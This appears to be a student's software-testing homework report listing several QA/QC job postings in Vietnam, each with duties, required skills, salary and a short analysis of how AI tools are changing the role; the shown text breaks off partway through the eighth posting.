

Main Report - HW01 - Software Testing

Student Information

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Self-assessment

Criteria	Max Score	Self Score
Job Market 2026+ (10 jobs + AI Impact)	40	40
Software Defects 2022–2026	20	20
Physical-product test design	25	25
AI Audit Report attached	8	8
AI Critique + Disclosure attached	4	4
AI Checklist + anti-cheat artifacts	3	3
Total	100	100

Requirement 1 – QA/QC Job Market 2026+

Job 1 - QA/QC Intern – Software Testing

Link

<https://vn.indeed.com/jobs?q=quality+assurance&l=Việt+Nam&from=searchOnDesktopSerp%2Cwhereautocomplete&vjk=049e72989d816ca7>

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Screenshot captured on Monday, 01/06/2026

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Process Quality Assurance (QA QC, Agile/Scrum, Jira)
SABITECH (CÔNG TY CỔ PHẦN CÔNG NGHỆ SABI)
Hà Nội

Process Quality Assurance
SmartOSC
Hà Nội

[QMM] Data Analyst Intern (Audit – Metric)
Bosch Group

Thực Tập Sinh QA (Quality Assurance)
Powergate Software · 3.7 ★
Hà Nội

Apply on company site

Location
Hà Nội

Full job description
Mô tả công việc:
(Mức lương: 4 - 6 triệu VND)

- Receive project requirements from clients.
- Monitor and check product quality.
- Serve as the liaison between the software development team and international clients.

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Job Description

- Receive project requirements from clients.
- Monitor and check product quality.
- Serve as the liaison between the software development team and international clients.
- Support the Leader and PM in the project.
- Practice testing with high quality and effective output.
- Take responsibility of assigned tasks on new function's development.
- Join in team discussions to understand new requirements, brainstorm for new features and problem solving.
- Detailed job responsibilities will be discussed during the interview.

Required Skills

- Bachelor's degree.
- Ability to think critically, analyze, and solve problems.
- Proficiency in English (preferably with TOEIC or IELTS scores).
- Skills in office software (MS Office, Email, Outlook).
- Responsible, dedicated, and disciplined in work.
- Ability to work well under pressure.

Salary

4 – 6 triệu VND

AI Impact Analysis

In the pre-AI era, intern testers only needed basic English and office tools to support manual test processes. Today, even entry-level candidates are expected to understand how AI-assisted workflows operate and be able to verify the accuracy of outputs produced by automated testing tools.


Job 2 - QA Engineer – SmartOSC

Link

<https://vn.indeed.com/jobs?q=quality+assurance&l=Việt+Nam&from=searchOnDesktopSerp%2Cwhereautocomplete&vjk=c976142402b4fe9a>

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Job Description

- Control software execution process of project team.
- Forecast project issues.
- Monitor project status, project issues, compliance of project process weekly.
- Collect and analyze project figures.
- Ensure the quality of software packages before releasing to customers.

Required Skills

- Bachelor degree in IT, Computer Science or Quality Management or Process Management.
- QA experience is a plus.
- Have good mindset of Quality Assurance.
- Good at English Skills, at least Reading and Writing.
- Hardworking and careful.
- Have experience in key software projects (new customer, new process, new technology, large team size, etc.).

Salary

10 – 18 triệu VNĐ

AI Impact Analysis

Before AI became widespread, QA engineers focused mainly on monitoring project processes and ensuring manual compliance standards were met. The growth of AI-driven development has increased the demand for QA professionals who can evaluate not only traditional code quality but also the behavior of AI-generated components within software systems.


Job 3 - Junior Quality Assurance Engineer – Oivan

Link

<https://vn.indeed.com/jobs?q=quality+assurance&l=Việt+Nam&from=searchOnDesktopSerp%2Cwhereautocomplete&vjk=2741a24b03357b3f>

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Screenshot captured on Monday, 01/06/2026



Job Description

- Design, develop, and execute automated test scripts for web/mobile applications.
- Utilize AI assistants to generate boilerplate code, refactor test scripts, and debug complex automation issues efficiently.
- Monitor and update existing test suites to ensure they evolve alongside product features.
- Work closely with Developers to identify high-priority test cases for automation.
- Document clear, concise bug reports and track defects through their entire lifecycle.

Required Skills

- At least 3 years of experience in relevant roles.
- Must be able to work Saudi Arabia hours (13:00 – 21:00, Sunday to Thursday).
- Good verbal and written English skills.
- Good communication skills and ability to work within a team.
- Automation Fundamentals: proficiency in at least one programming language (e.g., Ruby or JavaScript).
- Strong understanding of the Software Testing Life Cycle (STLC) and bug-hunting techniques.
- Ability to translate manual test cases into logical, efficient automated scripts.
- Proven ability to use AI tools to speed up coding tasks and solve logical problems.

Salary

Not specified

AI Impact Analysis

Prior to the AI era, junior testers were only required to write and execute test scripts manually using basic programming knowledge. Now, candidates must demonstrate a proven ability to use AI tools to accelerate coding tasks and solve logical problems, making this role significantly more demanding in terms of technological competence.


Job 4 - QA/QC Engineer (Junior – Middle)

Link

<https://vn.indeed.com/jobs?q=quality+assurance&l=Việt+Nam&from=searchOnDesktopSerp%2Cwhereautocomplete&vjk=13e97ed2a16aaa95>

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Job Description

- **Test Execution:** Execute manual test cases to ensure product quality and functionality.
- **Defect Reporting:** Identify, document, and track defects using defect management tools.
- **Test Case Development:** Develop and maintain comprehensive test cases based on project requirements and specifications.
- **Regression Testing:** Conduct regression testing to ensure that new features do not adversely affect existing functionalities.
- **Collaboration:** Work closely with cross-functional teams, including developers, product managers, and other stakeholders, to resolve issues.
- **Documentation:** Maintain accurate documentation of test results, defect reports, and test case modifications.
- **Continuous Improvement:** Participate in process improvement initiatives and contribute to best practices in quality assurance.
- **Training and Development:** Stay updated on industry trends and advancements in quality control methodologies and tools.

Required Skills

- Bachelor's degree in Computer Science, Information Technology, Logistics, Supply Chain Management, or a related field.
- From 2 years of experience in quality control or software testing.
- Knowledge of various types of testing: unit testing, integration testing, system testing, and acceptance testing.

Technical Skills

- Basic understanding of software development lifecycle (SDLC) and testing concepts.
- Proficiency in using bug tracking tools (e.g., Jira) and test management tools to organize test cases, track defects, and manage test execution.

Analytical Skills

- Ability to analyze requirements and identify test scenarios.
- Strong problem-solving skills and attention to detail.
- Ability to write clear and comprehensive test documentation.

Soft Skills

- English: Effective communication skills to collaborate with developers, product managers, and other stakeholders.
- Team Player: Ability to work collaboratively in a team environment.

Salary

Basic salary based on the candidate's ability and the company's salary framework.

AI Impact Analysis

Traditionally, QA/QC engineers at junior to middle level were expected to perform test execution and document results without needing advanced technical tools. In the current AI era, these professionals must continuously stay updated on AI-powered quality methodologies and tools, raising the baseline requirement for technical knowledge at every career level.


Job 5 - Process Quality Assurance – SotaTek

Link

<https://vn.indeed.com/jobs?q=quality+assurance&l=US&radius=25&limit=15&from=searchOnDesktopSerp&start=30&vjk=fa594a0eba700233>

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Job Description

- Control and evaluate the implementation of compliance with prescribed processes of projects according to their standards.
- Control progress, warn and detect problems that may affect the project progress.
- Synthesize, make statistics, analyze and report data according to required standards; presenting risks, problems and recommendations.
- Perform tasks related to process management as assigned by the department leader/head.
- Support projects to comply with the software development process according to the Agile – Scrum model.
- Participate in the development and implementation of CMMi and periodic ISO audit.
- Support training activities; consult and propose to build processes suitable to actual projects.

Required Skills

Must Have

- University degree in Information Technology or related field.
- Minimum 6 months professional experience in QA in software outsourcing companies.
- Understanding of software development life cycle and project management.
- Knowledge of CMMI, ISO 27000, ISO 9000 and ability to apply to work.
- Good ability to data collection and analysis.
- Good skills in time management, planning, document compiling.
- Good communication skill and teamwork.

- Logical thinking and attention to detail.

Nice to Have

- Good at English.
- Understanding of 5 Why, Fishbone, CAR, Control Chart, Cause & Effect Diagram, Pareto Chart, Scrum process.
- Proactive in seeking learning opportunities beyond current requirements.

Salary

10,000,000đ – 25,000,000đ per month

AI Impact Analysis

Before AI, process QA roles were mainly concerned with ensuring compliance to standard frameworks such as CMMI and ISO without the complexity of AI-related processes. The integration of AI into software development has expanded this role to include monitoring AI-driven workflow compliance and identifying risks introduced by non-deterministic, AI-generated outputs.

Job 6 - QA Automation Engineer – KMS Technology

Link

<https://vn.indeed.com/jobs?q=quality+assurance&l=US&radius=25&limit=15&from=searchOnDesktopSerp&start=30&vjk=bd6d490c384c9938>

Dated Screenshot

Screenshot captured on Monday, 01/06/2026

The screenshot shows the Indeed job listing for 'Automation Test Engineer' at KMS Technology. The page includes a search bar with 'quality assurance' and 'US' as filters. The job listing is for 'Automation Test Engineer' at KMS Technology, located in Thành phố Hồ Chí Minh. The salary range is 16,000,000 VND - 23,000,000 VND a year. The job has expired on Indeed. The page also shows a sidebar with 'Post your resume and find your next job on Indeed!' and a list of related jobs: 'Process Quality Assurance' at SMARTOSC, 'Senior Process Quality Assurance' at Sapo.vn, and 'Software Quality Assurance Specialist' at ViệC Ở It Client.

Job Description

- Execute all testing activities to improve product quality; work closely with the team (developers, business analysis, customer service, operation, etc.) to deliver product success.
- Address the test automation needs in a methodical, detail-oriented manner with robust analytical skills and problem-solving capacity.
- Automate functional, regression and performance acceptance tests.
- Have complete responsibility for enhancing end-to-end automated test coverage.
- Participate in sprint planning and work closely with the Scrum team to analyze requirements and provide necessary test recommendations.

Required Skills

General Requirements

- Intermediate or higher English proficiency.
- 2.5+ years of hands-on experience in automation testing.
- Able to self-learn and quickly adapt to new technologies.
- Familiar with Agile development methodologies.
- Able to perform tasks under high pressure.

Technical Requirements

- Deep domain knowledge of API, UI automation, web and mobile applications.
- Strong domain knowledge of the software development process, especially the software testing process.
- Solid testing experiences: requirement analysis, test strategy, test approach, test plan, test techniques (black box, risk-based, exploratory, non-UI testing, etc.).
- Good coding skill in **Python, Java, JavaScript**.
- Experience in CI/CD (Apache Airflow, Git, Jenkins, etc.) is a plus.
- Hands-on experience with test tools like TestNG, Mocha, Jasmine, Nightwatch, etc.
- Experience with tools: Postman, Git, IntelliJ IDEA, soapUI, cURL, fetch, etc.

Nice to Have

- Experience using AI chat tools (ChatGPT, Claude, Gemini, etc.) for research, debugging, and learning.
- Familiarity with at least one AI coding assistant (GitHub Copilot, Cursor, Claude Code, or similar).
- Ability to write clear, contextual prompts to generate code snippets, unit tests, or documentation.
- Awareness of AI output limitations and responsible AI use (data privacy, handling of sensitive client data).

Salary

Not specified (Attractive Salary and Benefits)

AI Impact Analysis

In the pre-AI era, automation engineers were primarily evaluated on their ability to code test frameworks and manage CI/CD pipelines without any expectation of AI tool usage. Today, this role additionally requires familiarity with AI coding assistants, prompt engineering skills, and an awareness of responsible AI use, making the technical profile considerably broader than before.


Job 7 - Manual QA Engineer – KMS Technology

Link

<https://vn.indeed.com/jobs?q=quality+assurance&l=US&radius=25&limit=15&from=searchOnDesktopSerp&start=45&vjk=3e2022ed3e76282f>

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Job Description

- Perform all testing activities to improve product quality, work closely with the team: test estimation, test planning, test case design, test execution, defect tracking, etc.
- Collect data and report testing status.
- Show creativity and initiative to improve product test coverage and effectiveness.
- Address test needs in a methodical, detail-oriented manner with robust analytical skills and problem-solving capacity.
- Involve in initiatives for supporting product growth like competitor research, customer troubleshooting, etc.
- Participate in sprint planning and work closely with the Scrum team to analyze requirements and provide necessary QA/test recommendations.

Required Skills

General Requirements

- Bachelor's degree in Computer Science, Information Technology, or a related field.
- Upper-intermediate level of English proficiency, with strong communication skills.
- 2+ years of hands-on experience in software testing.
- Able to self-learn and quickly adapt to new technologies.
- Familiar with Agile development methodologies.
- Good collaboration skills with a proven ability to work seamlessly with both customers and team members.

Technical Requirements

- Experience in software testing for web-based applications.
- Good domain knowledge of the software development process, especially the software testing process.
- Solid testing experiences: test approach, test plan, test techniques (black box, risk-based, exploratory, Non-UI testing, etc.).
- Methodical and detail-oriented, with solid analytical skills and problem-solving ability.
- Strong dedication to quality and a positive, collaborative attitude.

Nice to Have

- Experience in creating and running automated tests using frameworks like Katalon, Selenium, Robotium, UiAutomator, XCTest, XCUITest, etc.
- Hands-on experience with test tools like TestNG, Mocha, Jasmine, Nightwatch, etc.
- Experience using AI chat tools (ChatGPT, Claude, Gemini, etc.) for research, debugging, and learning.
- Familiarity with at least one AI coding assistant (GitHub Copilot, Cursor, Claude Code, or similar).
- Ability to write clear, contextual prompts to generate code snippets, unit tests, or documentation.
- Awareness of AI output limitations and responsible AI use (data privacy, handling of sensitive client data).

Salary

Not specified (Attractive Salary and Benefits)

AI Impact Analysis

Historically, manual testers were assessed solely on their ability to design and execute test cases through human judgment and domain knowledge. The AI era has elevated expectations even for manual testers, now requiring them to use AI tools for research, debugging, and test generation, which demands a more technically advanced skill set than was expected before.


Job 8 - QA Engineer – CLWeb Banking Platform

Link

https://itviec.com/it-jobs/senior-principal-qa-hybrid-manual-automation-money-forward-vietnam-co-ltd-2225

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Job Description

Quality Assurance & Test Strategy

- Design and execute test strategies, plans, and cases for functional, regression, smoke, integration, exploratory, and release validation testing, with strong acceptance criteria and release safeguards.
- Perform hands-on manual testing for high-risk or judgment-heavy scenarios, and protect quality across a large-scale product domain using risk-based testing and sound release judgment.
- Analyze failures across UI, API responses, logs, reports, and test data to distinguish product defects from test issues or environmental instability and drive issues to closure.

Automation, AI & Data Validation

- Design, develop, and maintain automated test suites for E2E, API, and critical business workflow testing, while improving frameworks, reusable utilities, fixtures, and test data handling within the existing **Playwright + TypeScript** ecosystem.
- Use AI tools effectively to accelerate test design, test case generation, test data preparation, automation authoring, and defect investigation; where AI-enabled capabilities are introduced, perform prompt testing, response evaluation, edge case validation, and consistency checks.

- Perform API testing and validate data integrity across UI, APIs, databases, and connected systems, including SQL- or DB-level validation where needed.
- Integrate and optimize automation in CI/CD pipelines using GitHub Actions, improving execution reliability, coverage, and quality signals while reducing flaky tests.

Collaboration & Process Improvement

- Collaborate closely with product, engineering, and QA members to improve shift-left quality practices, including testability, observability, regression safety, and practical quality standards for AI-enabled delivery.
- Support test case and automation traceability in Zephyr, define and monitor quality metrics, and contribute to broader quality initiatives such as standards, coverage planning, release evidence quality, and process improvement.

Required Skills

Required Qualifications

- Bachelor's degree in Computer Science, Software Engineering, Data Science, or a related field (or equivalent practical experience).
- 5+ years of QA automation / SDET / hybrid QA experience, including strong hands-on manual testing for web applications.
